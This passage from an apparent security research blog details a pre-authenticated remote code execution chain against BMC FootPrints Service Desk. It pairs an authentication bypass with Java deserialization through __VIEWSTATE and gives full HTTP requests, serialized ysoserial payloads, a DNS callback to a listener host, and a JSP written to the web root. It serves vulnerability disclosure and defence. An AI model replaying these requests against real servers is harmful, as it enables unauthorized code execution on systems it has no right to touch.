        this.form = new WebROCollection();
        this.files = new HttpFileCollection();
        if (this.IsContentType("multipart/form-data", true)) {  <---- [0]
            this.LoadMultiPart();
        } else if (this.IsContentType("application/x-www-form-urlencoded", true)) {  <---- [1]
            this.LoadWwwForm();
        }

        this.form.Protect();
    }
Now, we’d be lying if we said we figured this part out from the code first, rather than by button-mashing our super-finisher until we managed to get a value into the s1 parameter.
That said, we ultimately identified two ways to achieve our goal.
The first is by sending the request with a Content-Type header of multipart/form-data - (ahem ahem something we actually discovered while writing this blog post ahem ahem):
POST /footprints/servicedesk/aspnetconfig/ HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=87x0EkX5BFHyWaktfxK5gasnc_LfwWtYsCm5yIorFuwaexEtaK;
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywwyEWsOTbKQLLJ1P
Content-Length: 600

------WebKitFormBoundarywwyEWsOTbKQLLJ1P
Content-Disposition: form-data; name="__VIEWSTATE"

rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/ORyAwAHSQAIaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgADTAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD//////////3QALHk2NTNlYzJscjB3ZjBveXF1OXpoYmhlM3p1NXB0Zmg0Lm9hc3RpZnkuY29tdAAAcQB+AAV0AAVodHRwc3B4dAA0aHR0cHM6Ly95NjUzZWMybHIwd2Ywb3lxdTl6aGJoZTN6dTVwdGZoNC5vYXN0aWZ5LmNvbXg=
------WebKitFormBoundarywwyEWsOTbKQLLJ1P--
Our initial discovery - albeit through a bit of button-bashing - showed that it was possible to deliver the value by:
- Sending a
GETrequest - Including a dummy
__VIEWSTATEparameter in the query string - Supplying the real
__VIEWSTATEvalue in the request body - Using a
Content-Typeofapplication/x-www-form-urlencoded
GET /footprints/servicedesk/aspnetconfig/?__VIEWSTATE=watchTowr HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=87x0EkX5BFHyWaktfxK5gasnc_LfwWtYsCm5yIorFuwaexEtaK;
Content-Type: application/x-www-form-urlencoded
Content-Length: 1380

__VIEWSTATE=%72%4f%30%41%42%58%4e%79%41%42%46%71%59%58%5a%68%4c%6e%56%30%61%57%77%75%53%47%46%7a%61%45%31%68%63%41%55%48%32%73%48%44%46%6d%44%52%41%77%41%43%52%67%41%4b%62%47%39%68%5a%45%5a%68%59%33%52%76%63%6b%6b%41%43%58%52%6f%63%6d%56%7a%61%47%39%73%5a%48%68%77%50%30%41%41%41%41%41%41%41%41%78%33%43%41%41%41%41%42%41%41%41%41%41%42%63%33%49%41%44%47%70%68%64%6d%45%75%62%6d%56%30%4c%6c%56%53%54%4a%59%6c%4e%7a%59%61%2f%4f%52%79%41%77%41%48%53%51%41%49%61%47%46%7a%61%45%4e%76%5a%47%56%4a%41%41%52%77%62%33%4a%30%54%41%41%4a%59%58%56%30%61%47%39%79%61%58%52%35%64%41%41%53%54%47%70%68%64%6d%45%76%62%47%46%75%5a%79%39%54%64%48%4a%70%62%6d%63%37%54%41%41%45%5a%6d%6c%73%5a%58%45%41%66%67%41%44%54%41%41%45%61%47%39%7a%64%48%45%41%66%67%41%44%54%41%41%49%63%48%4a%76%64%47%39%6a%62%32%78%78%41%48%34%41%41%30%77%41%41%33%4a%6c%5a%6e%45%41%66%67%41%44%65%48%44%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%33%51%41%4c%48%6b%32%4e%54%4e%6c%59%7a%4a%73%63%6a%42%33%5a%6a%42%76%65%58%46%31%4f%58%70%6f%59%6d%68%6c%4d%33%70%31%4e%58%42%30%5a%6d%67%30%4c%6d%39%68%63%33%52%70%5a%6e%6b%75%59%32%39%74%64%41%41%41%63%51%42%2b%41%41%56%30%41%41%56%6f%64%48%52%77%63%33%42%34%64%41%41%30%61%48%52%30%63%48%4d%36%4c%79%39%35%4e%6a%55%7a%5a%57%4d%79%62%48%49%77%64%32%59%77%62%33%6c%78%64%54%6c%36%61%47%4a%6f%5a%54%4e%36%64%54%56%77%64%47%5a%6f%4e%43%35%76%59%58%4e%30%61%57%5a%35%4c%6d%4e%76%62%58%67%3d
As shown below, our injected __VIEWSTATE value is successfully assigned to s1 - which is then ultimately passed into the deserialization flow:
The URLDNS gadget chain fired successfully, sending a DNS lookup to our listening infrastructure - now, time for a gadget chain to achieve RCE (and get dinner?).
Before diving into custom gadget development and disappearing into the class-tracing trenches, it’s always worth checking what the community has already done for you. ysoserial maintains a curated set of known gadget chains, and it’s the natural first stop.
Unfortunately, the usual suspects - such as the Apache Commons-based chains - weren’t viable here, as the target codebase doesn’t rely on the expected libraries in the right way.
That said, we got lucky.
The application includes aspectjweaver-1.9.2 and commons-collections:3.2.2, which line up perfectly for the well-known arbitrary file write gadget chain AspectJWeaver, originally authored by the legendary Jang.
To generate a working payload, the following ysoserial command can be used:
java -jar ysoserial.jar AspectJWeaver "filename.jsp;BASE64TEXT" | base64
It’s important to note that the filename can contain path traversal sequences and arbitrary directory separators.
With that in mind, we craft a harmless payload that writes a .jsp script into the FootPrints web root which, when executed, enumerates the system’s current user and working directory:
java -jar ysoserial.jar AspectJWeaver "webapps/ROOT/watchTowr.jsp;PCVAIHBhZ2UgbGFuZ3VhZ2U9ImphdmEiIGNvbnRlbnRUeXBlPSJ0ZXh0L2h0bWw7IGNoYXJzZXQ9VVRGLTgiIHBhZ2VFbmNvZGluZz0iVVRGLTgiJT4KPCUKICAgIFN0cmluZyBvc1VzZXIgPSBTeXN0ZW0uZ2V0UHJvcGVydHkoInVzZXIubmFtZSIpOwogICAgU3RyaW5nIGN3ZCA9IFN5c3RlbS5nZXRQcm9wZXJ0eSgidXNlci5kaXIiKTsKJT4KPCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KICAgIDx0aXRsZT53YXRjaFRvd3IgU3lzdGVtIEluZm88L3RpdGxlPgo8L2hlYWQ+Cjxib2R5PgogICAgPGgxPlN5c3RlbSBJbmZvcm1hdGlvbjwvaDE+CiAgICA8cD48c3Ryb25nPk9TIFVzZXI6PC9zdHJvbmc+IDwlPSBvc1VzZXIgJT48L3A+CiAgICA8cD48c3Ryb25nPkN1cnJlbnQgV29ya2luZyBEaXJlY3Rvcnk6PC9zdHJvbmc+IDwlPSBjd2QgJT48L3A+CjwvYm9keT4KPC9odG1sPgo=" | base64
Your Favorite Band Is Back Together

For those following along at home, the grand finale is now hopefully obvious.
By chaining the Authentication Bypass (CVE-2025-71257) and this Deserialization of Untrusted Data (CVE-2025-71260), we can achieve Arbitrary File Write - and, ultimately, Pre-Authenticated Remote Code Execution.
Let’s play it out..
CVE-2025-71257 - Authentication Bypass (Extract the “SEC_TOKEN” cookie)
GET /footprints/servicedesk/passwordreset/request/ HTTP/1.1
Host: {{Hostname}}
CVE-2025-71260 - Deserialize to Arbitrary File Write (Using the “SEC_TOKEN” cookie from the first request)
POST /footprints/servicedesk/aspnetconfig/ HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=TF06JG8cShIK0q3yJe+o_KDf2fDpnt2JU6c7Tfhr&zWoA1itiu;
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywwyEWsOTbKQLLJ1P
Content-Length: 1624

------WebKitFormBoundarywwyEWsOTbKQLLJ1P
Content-Disposition: form-data; name="__VIEWSTATE"

rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAGndlYmFwcHMvUk9PVC93YXRjaFRvd3IuanNwc3IAKm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5tYXAuTGF6eU1hcG7llIKeeRCUAwABTAAHZmFjdG9yeXQALExvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHBzcgA7b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkNvbnN0YW50VHJhbnNmb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHEAfgADeHB1cgACW0Ks8xf4BghU4AIAAHhwAAABvjwlQCBwYWdlIGxhbmd1YWdlPSJqYXZhIiBjb250ZW50VHlwZT0idGV4dC9odG1sOyBjaGFyc2V0PVVURi04IiBwYWdlRW5jb2Rpbmc9IlVURi04IiU+CjwlCiAgICBTdHJpbmcgb3NVc2VyID0gU3lzdGVtLmdldFByb3BlcnR5KCJ1c2VyLm5hbWUiKTsKICAgIFN0cmluZyBjd2QgPSBTeXN0ZW0uZ2V0UHJvcGVydHkoInVzZXIuZGlyIik7CiU+CjwhRE9DVFlQRSBodG1sPgo8aHRtbD4KPGhlYWQ+CiAgICA8dGl0bGU+d2F0Y2hUb3dyIFN5c3RlbSBJbmZvPC90aXRsZT4KPC9oZWFkPgo8Ym9keT4KICAgIDxoMT5TeXN0ZW0gSW5mb3JtYXRpb248L2gxPgogICAgPHA+PHN0cm9uZz5PUyBVc2VyOjwvc3Ryb25nPiA8JT0gb3NVc2VyICU+PC9wPgogICAgPHA+PHN0cm9uZz5DdXJyZW50IFdvcmtpbmcgRGlyZWN0b3J5Ojwvc3Ryb25nPiA8JT0gY3dkICU+PC9wPgo8L2JvZHk+CjwvaHRtbD4Kc3IAPm9yZy5hc3BlY3RqLndlYXZlci50b29scy5jYWNoZS5TaW1wbGVDYWNoZSRTdG9yZWFibGVDYWNoaW5nTWFwO6sCH0tqVloCAANKAApsYXN0U3RvcmVkSQAMc3RvcmluZ1RpbWVyTAAGZm9sZGVydAASTGphdmEvbGFuZy9TdHJpbmc7eHIAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA/QAAAAAAAAHcIAAAAEAAAAAB4AAABmQ2q4P0AAAAMdAABLnh4
------WebKitFormBoundarywwyEWsOTbKQLLJ1P--
And voila - our friendly watchTowr.jsp is written to the file system:

GET /watchTowr.jsp HTTP/1.1
Host: {{Hostname}}
HTTP/1.1 200
Set-Cookie: JSESSIONID=F3BCBF9067A19B61E3AFD0B1ADA18D1D; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 300
Date: Wed, 03 Sep 2025 03:45:58 GMT

<!DOCTYPE html>
<html>
<head>
    <title>watchTowr System Info</title>
</head>
<body>
    <h1>System Information</h1>
    <p><strong>OS User:</strong> LOCAL SERVICE$</p>
    <p><strong>Current Working Directory:</strong> C:\\Program Files\\Apache Software Foundation\\Tomcat 9.0</p>
</body>
</html>
Detection Artifact Generator
That’s right. It’s time for yet another watchTowr Detection Artifact Generator tool!

The research published by watchTowr Labs is powered by the same engine behind the watchTowr Platform, our Preemptive Exposure Management solution built for enterprises that refuse to wait for the next satisfying advisory from their scanner vendor.
The watchTowr Platform combines External Attack Surface Management and Continuous Automated Red Teaming to test your defenses against the vulnerabilities and techniques that matter: the ones real attackers are actually exploiting.